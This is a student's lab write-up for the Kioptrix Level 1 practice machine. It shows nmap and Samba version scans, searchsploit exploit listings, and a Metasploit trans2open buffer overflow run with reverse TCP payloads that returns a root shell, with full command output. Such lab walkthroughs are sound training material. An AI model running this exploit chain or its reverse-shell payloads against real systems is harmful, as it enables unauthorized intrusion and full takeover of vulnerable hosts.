CYBERSECURITY
SOP OF KIOPTRIX LEVEL-1


NAME: V SAI PRANAV REDDY

OBJECTIVE: GAINING ROOT ACCESS OF KIOPTRIX

TOOLS: Nmap,Metasploit,Searchsploit,Kali linux

LAB SETUP:


Get the kioptrix level 1 from vulnhub website.
https://www.vulnhub.com/entry/kioptrix-level-1-1,22/




After downloading the iso file import the file into the vmware or virtual box.

Step 1:

At starting we need to scan the ip address of our system.



And use arp scan to know the ip address of kioptrix level 1.



Step 2:

Check for any open ports, to scan ports we use nmap.

nmap scan :

nmap -T4 -p- -A 192.168.0.106
Starting Nmap 7.91 (https://nmap.org) at 2021-03-16 02:50 EDT
Nmap scan report for 192.168.0.106
Host is up (0.0010s latency).
Not shown: 65529 closed ports
PORT STATE SERVICE VERSION

```
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrga
nization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2021-03-16T17:21:53+00:00; +10h29m59s from scanner
time.
```

```
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:73:3A:FA (Oracle VirtualBox  virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 10h29m58s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>,
NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   1.03 ms 192.168.0.106

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.49 seconds
```

As we can see there are open ports, the open ports are

open ports :

```
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1


80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux


111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2           111/tcp   rpcbind
|   100000  2           111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status

139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
```

```
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrga
nization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2021-03-16T17:21:53+00:00; +10h29m59s from scanner
time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5


32768/tcp open  status      1 (RPC #100024)
```

Step 3: Now we check for any Vulnerabilities in open ports.

1) Samba (smbd)
2) OpenSSH 2.9p2

3) 80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

Step 4: Now we exploit the kioptrix through the vulnerabilities

Samba(smb) port is the easy way to exploit than any other vulnerable ports

Now we need the version of the samba(smb).

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.0.106:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.0.106:139 - Host could not be identified: Unix ((Samba 2.2.1a) - version) //**here we got the samba version**//
[*] 192.168.0.106: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Now by using searchsploit we can know the exploits for the respective samba version.

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit samba 2.2.1a
---------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                  | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                             | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                 | linux_x86/dos/36741.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root💀 kali)-[/home/kali]
└─# searchsploit samba
---------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------
GoSamba 1.0.1 - 'INCLUDE_PATH' Multiple Remote File Inclusions                | php/webapps/4575.txt
Inteno IOPSYS 3.16.4 - root filesystem access via sambashare (Authenticated)  | hardware/webapps/49438.py
Microsoft Windows XP/2003 - Samba Share Resource Exhaustion (Denial of Service) | windows/dos/148.sh
Samba 1.9.19 - 'Password' Remote Buffer Overflow                              | linux/remote/20308.c
Samba 2.0.7 - SWAT Logfile Permissions                                        | linux/local/20341.sh
Samba 2.0.7 - SWAT Logging Failure                                            | unix/remote/20340.c
Samba 2.0.7 - SWAT Symlink (1)                                                | linux/local/20338.c
Samba 2.0.7 - SWAT Symlink (2)                                                | linux/local/20339.sh
Samba 2.0.x - Insecure TMP File Symbolic Link                                 | linux/local/20776.c
Samba 2.0.x/2.2 - Arbitrary File Creation                                     | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                  | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)       | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)             | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)           | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)             | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)       | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                     | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                    | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                    | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                    | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                    | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                          | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow       | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                          | linux/remote/7.pl
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)          | osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                        | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)            | linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)        | linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)      | solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow                      | linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)             | multiple/dos/5712.pl
Samba 3.0.4 - SWAT Authorisation Buffer Overflow                              | linux/remote/364.pl
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit)       | linux_x86/remote/16860.rb
Samba 3.3.5 - Format String / Security Bypass                                 | linux/remote/33053.txt
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (M | linux/remote/21850.rb
Samba 3.4.5 - Symlink Directory Traversal                                     | linux/remote/33599.txt
Samba 3.4.5 - Symlink Directory Traversal (Metasploit)                        | linux/remote/33598.rb
Samba 3.4.7/3.5.1 - Denial of Service                                         | linux/dos/12588.txt
Samba 3.5.0 - Remote Code Execution                                           | linux/remote/42060.py
```

From Searchsploit we got to know that Trans2open exploit will work.

Step 5: Gaining root access

Using Metasploit we search for trans2open exploit.
The trans2open exploit uses the bruteforce attack.

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open          2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
```

From the given 4 we use linux base exploit because the kioptrix os is a linux base os.

As we can see that the connections get Died everytime

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.0.110:4444
[*] 192.168.0.106:139 - Trying return address 0xbffffdfc ...
[*] 192.168.0.106:139 - Trying return address 0xbffffcfc ...
[*] 192.168.0.106:139 - Trying return address 0xbffffbfc ...
[*] 192.168.0.106:139 - Trying return address 0xbffffafc ...
[*] Sending stage (980808 bytes) to 192.168.0.106
[*] 192.168.0.106 - Meterpreter session 1 closed.  Reason: Died
[*] Meterpreter session 1 opened (192.168.0.110:4444 → 127.0.0.1) at 2021-03-16 09:37:20 -0400
[*] 192.168.0.106:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (980808 bytes) to 192.168.0.106
[*] Meterpreter session 2 opened (192.168.0.110:4444 → 192.168.0.106:32771) at 2021-03-16 09:37:21 -0400
[*] 192.168.0.106 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.0.106:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (980808 bytes) to 192.168.0.106
[*] Meterpreter session 3 opened (192.168.0.110:4444 → 192.168.0.106:32772) at 2021-03-16 09:37:23 -0400
[*] 192.168.0.106 - Meterpreter session 3 closed.  Reason: Died
[*] 192.168.0.106:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (980808 bytes) to 192.168.0.106
[*] 192.168.0.106 - Meterpreter session 4 closed.  Reason: Died
[*] Meterpreter session 4 opened (192.168.0.110:4444 → 127.0.0.1) at 2021-03-16 09:37:24 -0400
^C[-] 192.168.0.106:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
```

It’s because we used a Staged+reverse payload, Now lets try Non-Staged+reverse

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.106    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pa
th>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.110    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

If you are using ipv6 you need to use ipv6 IP address.

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.0.110:4444
[*] 192.168.0.106:139 - Trying return address 0xbffffdfc ...
[*] 192.168.0.106:139 - Trying return address 0xbffffcfc ...
[*] 192.168.0.106:139 - Trying return address 0xbffffbfc ...
[*] 192.168.0.106:139 - Trying return address 0xbffffafc ...
[*] Command shell session 5 opened (192.168.0.110:4444 → 192.168.0.106:32774) at 2021-03-16 09:54:21 -0400

hostname
kioptrix.level1
whoami
root
ls
cd
//bin/sh: cd: HOME not set
list
//bin/sh: list: command not found
```

So, as we can see that we are the root user now.Therefore we gained the root access.